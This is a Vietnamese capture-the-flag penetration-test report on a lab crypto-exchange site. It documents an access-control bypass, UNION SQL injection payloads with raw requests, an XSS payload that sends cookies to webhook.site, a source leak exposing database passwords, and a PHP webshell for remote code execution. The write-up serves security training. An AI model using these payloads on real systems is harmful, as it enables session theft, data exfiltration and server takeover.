

CẢNH BÁO LỖ HỔNG

Ngày 23 tháng 07 năm 2023

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng website koinbase và các subdomain liên quan
Được thực hiện bởi Hoàng Tuyển Quyền
Ngày 23 tháng 07, 2023

Đối tượng

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/>
<https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/>

Thành viên tham gia

Hoàng Tuyển Quyền-WPT04
Discord : quyenheu@9216

Công cụ

Kali linux , Burpsuite , DevTools , VScode

MỤC LỤC

Note : các lỗi hỏng được sắp xếp theo thời gian tìm ra

1.Tổng quan

2.Phạm vi

3.Lỗi hỏng

FLAG 4 : Trở thành triệu phú - Broken access control

FLAG 5 : Đọc dữ liệu Database - SQL injection

FLAG 3 : Đọc credit card crush - XSS

FLAG 1 : Bí mật giấu trong mã nguồn - directory indexing vulnerability

FLAG 2 : Đọc /secret.txt trên server upload - get untrusted file to RCE

4.Kết luận

1.TỔNG QUAN

" Koinbase là một ứng dụng lưu trữ , xử lý và giao dịch tiền cho người dùng "

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử website Koinbase trên máy tính.
Mỗi lỗ hổng bảo mật được tôi cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thời gian tìm thấy . Trong giai đoạn tổng kết và xuất báo cáo, có những lỗi được tôi xem xét lại là Invalid (không phải là lỗi) do đó sẽ không được liệt kê trong báo cáo này.
Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing

	None	Low	Medium	High	Critical	All
Flag 1			1			1
Flag 2					1	1
Flag 3		1				1
Flag 4				1		1
Flag 5				1		1
		1	1	2	1	

1.PHẠM VI

Đối tượng	Môi trường	Phiên bản	Special privilege	Source Code
Koinbash	web	PHP 7.3.33	-	-
subdomain upload	web	PHP 7.3.33	-	-

	FLAG 1	FLAG 2	FLAG 3	FLAG 4	FLAG 5
Koinbase		1	1	1	1
Subdomain upload	1	1			

3. LỖ HỔNG


FLAG 4 : Trở thành triệu phú - Broken access control

Description and Impact


- Rất có thể là do cấu hình quyền users sai dẫn tới việc bị broken access control , kẻ tấn công có thể thao túng và sửa thông tin từ người khác và của mình
- Dẫn tới việc kẻ tấn công lấy được tiền từ người khác chuyển vào tài khoản của mình

Steps to reproduce

- Trước tiên truy cập : https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php
- Đây là tính năng chuyển tiền thông qua id của người nhận . nếu bạn nhập id và số tiền nhỏ hơn hoặc bằng số tiền đang có , số tiền đó sẽ được chuyển đến id người nhận
- Thông qua công cụ burpsuite ta biết được đây là một request POST với các giá trị là sender_id , receiver_id , amount



- Cụ thể id hacker là 166 , id người nhận là 1 và lượng tiền là 0
- Do cơ chế access control kém và thông tin được public , từ đó hacker hoán đổi id của trường gửi và nhận , suy ra người gửi sẽ là id 1 và người nhận là id hacker



- Nếu người dùng id 18 có số tiền vượt quá 10000000 thì số tiền sẽ được chuyển về tài khoản hacker . và như thông báo "Transfer money success" . hacker đã thành công lấy được tiền của người khác

Avatar



USER ID:166

 Username:heu

 Money:10000100

Flag: Flag 4: CBJs{master_of_broken_access_control}

Update your avatar

Upload

 Please input your credit card here:

Update bio

References

- https://github.com/quyenheu/write_up_root_me/blob/main/Serveue_SQL_inject/SQL_injection_Numeric.md
- <https://hackernoon.com/what-is-broken-access-control-and-why-should-you-care>

FLAG 5 : Đọc dữ liệu Database - SQL Injection


Description and Impact

- Rất có thể do không xác thực đầu vào, nên hệ thống đã nhầm lẫn giữa user input và instruction. Từ đó hacker nối dài câu lệnh truy vấn SQL thực thi thêm những câu lệnh không được cho phép
- Dẫn tới việc lộ thông tin quan trọng trong cơ sở dữ liệu như thông tin user, tệp file config, ...

Steps to reproduce

- Trước tiên truy cập : <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1>
- Đây là bảng thông tin người dùng : ID , Username , Money
- Tiếp đó truy cập view để xem chi tiết thông tin user :
<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=26>
- Bắt gói tin bằng công cụ burpsuite và hacker đã inject nối dài câu lệnh thành công với câu lệnh UNION SELECT

-1+union+select+1,2,3,4,5,substring(group_concat(table_name),1,100000)+from+information_schema.tables+%23



- Từ đó đọc được hết thông tin tên bảng trong database và tìm được Table_name flag
- Từ đó hacker tiếp tục SQL inject để đọc tên cột trong bảng flag

-1+union+select+1,2,3,4,5,substring(group_concat(column_name),1,10000)+from+information_schema.columns+where+table_name="flag"+%23

Burp Suite Community Edition v2021.5.2-8133 (Early Adopter) - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 13 x ...

Send Cancel < >

Target: https:

Request

Pretty Raw \n Actions

```
1 GET /view.php?id=
-1+union+select+1,2,3,4,5,substring(group_concat(column_name),1
,10000)+from+information_schema.columns+where+table_name="flag"
+!%23 HTTP/1.1
2 Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=2db43645d1d53542b6334e9b221bd05b
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer:
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Response

Pretty Raw Render \n Actions

Avatar

User id:

1

Username: 2

Credit

card:*****

Bio

flag

- Từ đó đọc được hết thông tin của table flag

-1+union+select+1,2,3,4,5,substring(group_concat(column_name),1,10000)+from+information_schema.columns+where+table_name="flag"+!%23

Burp Suite Community Edition v2021.5.2-8133 (Early Adopter) - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 13 x ...

Send Cancel < >

Target: http:

Request

Pretty Raw \n Actions

```
1 GET /view.php?id=
-1+union+select+1,2,3,4,5,group_concat(flag)+from+flag!%23
HTTP/1.1
2 Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=2db43645d1d53542b6334e9b221bd05b
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer:
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Response

Pretty Raw Render \n Actions

Profile

Avatar

User id:

1

Username: 2

Credit

card:*****

Bio

Flag 5:

CBJS{integer_id_with
_sqlinjection}

References

- https://github.com/quyenheu/write_up_root_me/blob/main/Serveue_SQL_inject/SQL_injection_Numeric.md
- <https://learnsql.com/blog/understanding-numerical-data-types-sql/#:~:text=In%20SQL%2C%20numbers%20are%20defined%20as%20either%20exact,types%20are%20FLOAT%20%28p%29%2C%20REAL%2C%20and%20DOUBLE%20PRECISION.>


FLAG 3 : Đọc credit card crush - XSS

Description and Impact


- Rất có thể do không xác thực đầu vào dẫn tới việc hệ thống để browser render user input dưới dạng HTML
- Dẫn tới việc hacker có thể thực thi được các tag HTML , Javascript trên hệ thống tạo ra trang độc tấn công client khác

Steps to reproduce

- Trước tiên truy cập : <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1>
- Đây là bảng thông tin người dùng : ID , Username , Money
- Ta có thể chuyển trang khi sửa parameter thành số khác <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=2>
- Bắt gói tin bằng công cụ burpsuite và hacker đã inject thành công mã `?page=<h1>hackerga</h1>`



- Khả năng cao là Developer đã chặn việc thực thi các tag `<script>` nên hacker đã sử dụng tag `` để gửi thử gói tin ra bên ngoài kiểm tra sự hoạt động của tag ``
- Hacker dùng webhook.site để hứng lại những gói tin được gửi đến
- Thử inject `?page=`
- thành công nhận được request GET bên webhook.site




- Developer đã chặn dấu ' nên chỉ có cách dùng dấu " hoặc dấu `
- Hacker viết mã khai thác để gửi cookie dính vào request GET lên webhook.site bằng công cụ VScode

```
<img src="" onerror="document.location = `https://webhook.site/c7fdb75-bafd-48df-a52f-a937882650d3?leak=` %2B document.cookie">
```

- Thực hiện test trên website hacker và đã thành công gửi cookie user lên webhook.site
- Trang hacker sẽ tự động chuyển hướng đến webhook với đường dẫn đính kèm cookie



- Tiếp đó gửi web koinbase chứa mã độc cho Crush ở : <https://crush.cyberjutsu-lab.tech/>
- Và thành công đánh cắp được document.cookie của Crush



- Login với cookie của Crush thành công biết được thông tin credit card



References

- <https://owasp.org/www-community/attacks/xss/>
- <https://portswigger.net/web-security/cross-site-scripting>

FLAG 1 : Bí mật giấu trong mã nguồn - directory indexing vulnerability

Description and Impact


- Do cấu hình sai trên hệ thống hacker có thể dùng kỹ thuật brute force để tìm ra được những trang đường dẫn ẩn của website
- Dẫn tới việc bị lộ file robots.txt và từ đó có được thông tin để lấy được toàn bộ mã nguồn của trang web

Steps to reproduce

- Hacker dùng tool nuclei trong công cụ Kali linux đã tìm ra được file ẩn robots.txt

```
[tls-version] [ssl] [info] upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech:443 [tls10]
[tls-version] [ssl] [info] upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech:443 [tls11]
[tls-version] [ssl] [info] upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech:443 [tls12]
[robots-txt-endpoint] [http] [info] https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/robots.txt
[openssh-detect] [tcp] [info] upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech:22 [SSH-2.0-OpenSSH_7.6p1 Ubuntu0.5]
```

- Tiếp đó truy cập vào đường dẫn : <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/robots.txt>




The screenshot shows a web browser window with the address bar displaying the URL <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/robots.txt>. The page content shows the robots.txt file with the following rules: User-agent: * and Disallow: /backup.zip.

- Truy cập vào đường dẫn backup lộ : <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip>
- Tải về được 1 file zip



The screenshot shows a file explorer window with the file 'backup.zip' selected. The file size is 1.0 MB and it was downloaded from 'upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech'.

- Extract file zip và mở lên bằng công cụ VScode ta thấy được toàn bộ code của website
- Và tìm được Flag bí mật trong file docker-compose.yml



The screenshot shows the VS Code editor with the 'docker-compose.yml' file open. The file content is as follows:

```
1 # You founded a source code leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-plis-through-a-source-code-leak/
4 # Your flag 1: [REDACTED]
5 version: "3.6"
6 services:
7   db:
8     build: ./db
9     command: --default-authentication-plugin=mysql_native_password
10    restart: unless-stopped
11    expose:
12      - 3306
13    environment:
14      - MYSQL_ROOT_USER=root
15      - MYSQL_ROOT_PASSWORD=96e5aca02ebf
16      - MYSQL_USER=tonghop
17      - MYSQL_DATABASE=tonghop
18      - MYSQL_PASSWORD=48b105896e5aca02ebf2
19      - UPLOAD_URL=https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
20      - UPLOAD_URL=http://localhost:4444
21
22 koinbase:
23   container_name: koinbase
```

References

- <https://www.ibm.com/docs/en/snips/4.6.0?topic=categories-directory-indexing-attacks>


FLAG 2 : Đọc /secret.txt trên server upload - get untrusted file to RCE

Description and Impact

- Do việc không kiểm duyệt chặt chẽ link mà user cung cấp, hacker có thể gửi những link độc cho server xử lý
- Dẫn tới việc hacker có thể thực thi code php trên server. Từ đó có thể đọc hoặc ghi file trên server

Steps to reproduce


- Hacker sẽ chuẩn bị sẵn 1 file php được upload ở website khác với các tiêu chí sau :
 - + File PHP với nội dung có chứa MIME type và code PHP muốn thực thi
 - Ví dụ : GIF89a; <?php system(\$_GET['tmp']); ?>
 - + Sau đó chỉnh sửa phần content-type của file thành : image/gif
 - Dùng công cụ Burpsuite để chỉnh sửa content-type
 - + Cuối cùng upload lên website khác đã chuẩn bị trước sao cho code trong đó không được thực thi
 - Có thể đăng trên website sau : <http://pathtraversal.cyberjutsu-lab.tech:8093/>



- Quay lại trang <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/profile.php> sử dụng tính năng upload ảnh và điền link url dẫn đến file php vừa chuẩn bị




- Sử dụng công cụ Burpsuite bắt gói tin vừa upload lại ta sẽ nhận được đường dẫn lưu trữ file ok.php trên subdomain <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/>



- Truy cập vào đường link :
<https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/uploadV486d15ceddd059e3.php>
- Thấy có báo lỗi tức là đã thực thi được code PHP



- Thêm parameter ?tmp=cat /secret.txt thành công đọc được tệp tin bí mật của server



References

- <https://www.ibm.com/docs/en/snips/4.6.0?topic=categories-directory-indexing-attacks>
- <https://portswigger.net/web-security/file-upload>

4.KẾT LUẬN

- Thông qua bản báo cáo này, Tôi đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống số XYZ. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.
- Tôi mong được thi đậu . Xin cảm ơn